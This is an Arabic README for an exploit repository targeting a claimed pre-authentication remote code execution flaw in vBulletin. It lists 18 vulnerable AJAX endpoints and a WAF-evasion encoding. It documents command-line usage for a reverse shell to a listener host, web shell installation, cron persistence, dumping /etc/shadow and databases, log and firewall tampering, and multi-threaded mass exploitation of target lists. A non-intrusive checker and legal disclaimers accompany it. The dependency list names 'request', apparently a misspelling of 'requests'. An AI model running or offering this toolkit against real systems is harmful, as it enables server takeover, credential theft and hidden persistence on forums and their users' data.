
CVE-2026-61511 – ثغرة تنفيذ كود عن بُعد قبل المصادقة في vBulletin (CVSS 9.8). الثغرة في الإصدارات 5.x/6.x (غير مُصححة). استغلال متعدد عبر Endpoint Pool وAJAX وPHPFuck لتجاوز جدار الحماية. مجموعة أدوات كاملة: شل عكسي، بروكسي، استمرارية، ويب شل، عمليات قاعدة البيانات، التحكم في جدار الحماية، إدارة السجلات، فحص جماعي. نسختان: استغلال متعدد وفحص آمن. Python 3.8+ استخدمها بأخلاقية، والتزم بالقانون. 🔒
 tc4dy/cve-2026-61511-poc-exploit



للاستخدام الأخلاقي فقط – اختبار أمني مُصرَّح به
يوفّر هذا المستودع أدوات لـمحترفي الأمن المُصرَّح لهم، وفرق الدفاع الأزرق، ومختبري الاختراق فقط.
الوصول غير المُصرَّح به إلى أنظمة الحاسوب غير قانوني بموجب CFAA (الولايات المتحدة)، وقانون إساءة استخدام الحاسوب (المملكة المتحدة)، وTCK 243/244 (تركيا)، وقوانين مماثلة حول العالم.
CVE‑2026‑61511 هي ثغرة حقن eval() في PHP ضمن محرك عرض القوالب AJAX في vBulletin.
الإصدارات المتأثرة: 5.0.0 – 5.7.5 و6.0.0 – 6.2.1.

نقاط هجوم متعددة – توجد الثغرة في عدة معالجات AJAX:
/ajax/render/pagenav/ajax/api/ad/replaceAdTemplate/ajax/render/widget_php/ajax/render/widget_tabbedcontainer_tab_panel/ajax/api/content_* /getIndexableContentترميز PHPFuck – يتم تحويل الحمولة إلى سلسلة من معاملات وأرقام PHP تتجاوز مرشّحات WAF وتتيح تنفيذ تعليمات PHP عشوائية.
لا يتطلب مصادقة – يمكن للمهاجم إرسال طلب POST مُصمَّم إلى أي نقطة نهاية مصابة وتنفيذ أوامر النظام بصلاحيات خادم الويب.
التأثير – اختراق كامل للخادم، وسرقة البيانات، وزرع أبواب خلفية، والتحرك الجانبي، والاستمرارية. قم بترقية الإصدار!
| الأداة | الغرض | المستخدم المستهدف |
|---|---|---|
exploit.py | مجموعة أدوات كاملة مع صدفة عكسية، والاستمرارية، وعمليات الملفات، وتفريغ قاعدة البيانات، وإدارة الجدار الناري، وإدارة السجلات، وإعادة توجيه المنافذ، ونشر مفاتيح SSH، ومسح الشبكة، والمسح الجماعي (متعدد الخيوط). | فرق الاختراق الأحمر / مختبري الاختراق المُصرَّح لهم |
safecheck.py | أداة فحص غير تدخّلية تتحقق من الثغرة دون تنفيذ أي حمولة خبيثة. تكتشف الإصدار، وتختبر جميع نقاط النهاية، وتُنشئ تقريرًا مفصّلًا. | فرق الدفاع الأزرق / مدققو الأمن |
| الميزة | exploit.py | safecheck.py |
|---|---|---|
| اكتشاف الثغرة | [+] | [+] |
| اكتشاف الإصدار | [+] | [+] |
| اختبار نقاط نهاية متعددة (18 مسارًا) | [+] | [+] |
| تنفيذ الأوامر | [+] | [-] |
| الصدفة العكسية | [+] | [-] |
| رفع/تنزيل الملفات | [+] | [-] |
| آليات الاستمرارية | [+] | [-] |
| نشر صدفة الويب | [+] | [-] |
| عمليات قاعدة البيانات | [+] | [-] |
| جمع معلومات النظام | [+] | [+] |
| إدارة الجدار الناري | [+] | [-] |
| إدارة السجلات | [+] | [-] |
| إعادة توجيه المنافذ | [+] | [-] |
| نشر مفاتيح SSH | [+] | [-] |
| مسح الشبكة | [+] | [-] |
| المسح الجماعي (متعدد الخيوط) | [+] | [-] |
| دعم البروكسي | [+] | [+] |
| إخراج تقرير JSON | [+] | [+] |
| قائمة تفاعلية | [+] | [-] |
| وضع غير تدخّلي (آمن) | [-] | [+] |
| الوضع المفصّل/التصحيحي | [+] | [+] |
| تنفيذ أوامر مخصصة | [+] | [-] |
| تسلسل أوامر متعددة | [+] | [-] |
| قراءة الملفات عن بُعد | [+] | [-] |
| كتابة الملفات عن بُعد | [+] | [-] |
| إدارة مستخدمي النظام | [+] | [-] |
| تقنيات تجاوز الجدار الناري | [+] | [-] |
| التهرب من WAF (PHPFuck) | [+] | [+] |
| السيناريو | الأداة الموصى بها |
|---|---|
| الفريق الأزرق – التحقق مما إذا كان تثبيت vBulletin الخاص بك عرضة للثغرة | safecheck.py |
| التدقيق الأمني – تقييم غير تدخّلي للثغرات | safecheck.py |
| الفريق الأحمر – اختبار اختراق مُصرّح به مع استغلال كامل | exploit.py |
| Bug Bounty – اختبار الإفصاح المسؤول | safecheck.py |
| المسح الشامل – فحص أهداف متعددة بحثًا عن الثغرة | exploit.py (كشف فقط) |
| الاستجابة للحوادث – التحقق مما إذا كانت الأنظمة مخترقة | safecheck.py |
git clone https://github.com/tc4dy/CVE-2026-61511-PoC-Exploit
cd CVE-2026-61511-PoC-Exploit
pip install -r requirements.txt
محتوى requirements.txt:
request
urllib3
| المعامل | الوصف |
|---|---|
-t, --target | عنوان URL الهدف (مثل http://forum.com/vb) |
--proxy | وكيل HTTP (مثل http://127.0.0.1:8080) |
--timeout | مهلة الطلب بالثواني (الافتراضي: 10) |
--retry | عدد مرات إعادة المحاولة لكل مسار (الافتراضي: 3) |
--output | حفظ تقرير مفصل في ملف JSON |
-v, --verbose | إخراج مفصل |
-q, --quiet | الوضع الصامت (إخراج أدنى) |
--lhost | مطلوب للاستغلال – عنوان IP للاتصال العكسي |
--lport | منفذ الاتصال العكسي (الافتراضي: 4444) |
--threads | عدد الخيوط للمسح الجماعي (الافتراضي: 5) |
--exploit | تنفيذ الاستغلال بعد الاكتشاف |
--full | هجوم كامل (جميع الوحدات) |
--shell | بدء صدفة عكسية |
--webshell | تثبيت webshell (/shell.php) |
--persist | تثبيت الاستمرارية (مهمة cron) |
--dump | تفريغ قاعدة البيانات |
--dump-creds | تفريغ بيانات الاعتماد (/etc/passwd، /etc/shadow) |
--interactive | قائمة تفاعلية بعد التحقق الناجح |
| # | السيناريو | الأمر |
|---|---|---|
| 1 | فحص سريع للثغرات | python safecheck.py -t http://target.com/vb |
| 2 | مسح مفصل مع تقرير | python safecheck.py -t http://target.com/vb --output report.json -v |
| 3 | صدفة عكسية | python exploit.py -t http://target.com/vb --lhost 192.168.1.100 --lport 4444 --shell |
| 4 | هجوم كامل (جميع الوحدات) | python exploit.py -t http://target.com/vb --lhost 192.168.1.100 --full |
| 5 | مسح جماعي من ملف | python exploit.py -l targets.txt --lhost 192.168.1.100 --threads 20 --output results.json |
| 6 | وضع القائمة التفاعلية | python exploit.py -t http://target.com/vb --lhost 192.168.1.100 --interactive |
| # | نقطة النهاية |
|---|---|
| 1 | /ajax/render/pagenav |
| 2 | /ajax/render/pagenav?template=page |
| 3 | /ajax/api/ad/replaceAdTemplate |
| 4 | /ajax/render/widget_php |
| 5 | /ajax/render/widget_tabbedcontainer_tab_panel |
| 6 | /ajax/api/content_infraction/getIndexableContent |
| 7 | /ajax/api/content_video/getIndexableContent |
| 8 | /ajax/api/content_text/getIndexableContent |
| 9 | /ajax/api/content_report/getIndexableContent |
| 10 | /ajax/api/content_redirect/getIndexableContent |
| 11 | /ajax/api/content_privatemessage/getIndexableContent |
| 12 | /ajax/api/content_poll/getIndexableContent |
| 13 | /ajax/api/content_photo/getIndexableContent |
| 14 | /ajax/api/content_link/getIndexableContent |
| 15 | /ajax/api/content_gallery/getIndexableContent |
| 16 | /ajax/api/content_event/getIndexableContent |
| 17 | /ajax/api/content_channel/getIndexableContent |
| 18 | /ajax/api/content_attach/getIndexableContent |
يُقدَّم هذا البرنامج لأغراض تعليمية واختبار أمني مصرح به فقط.






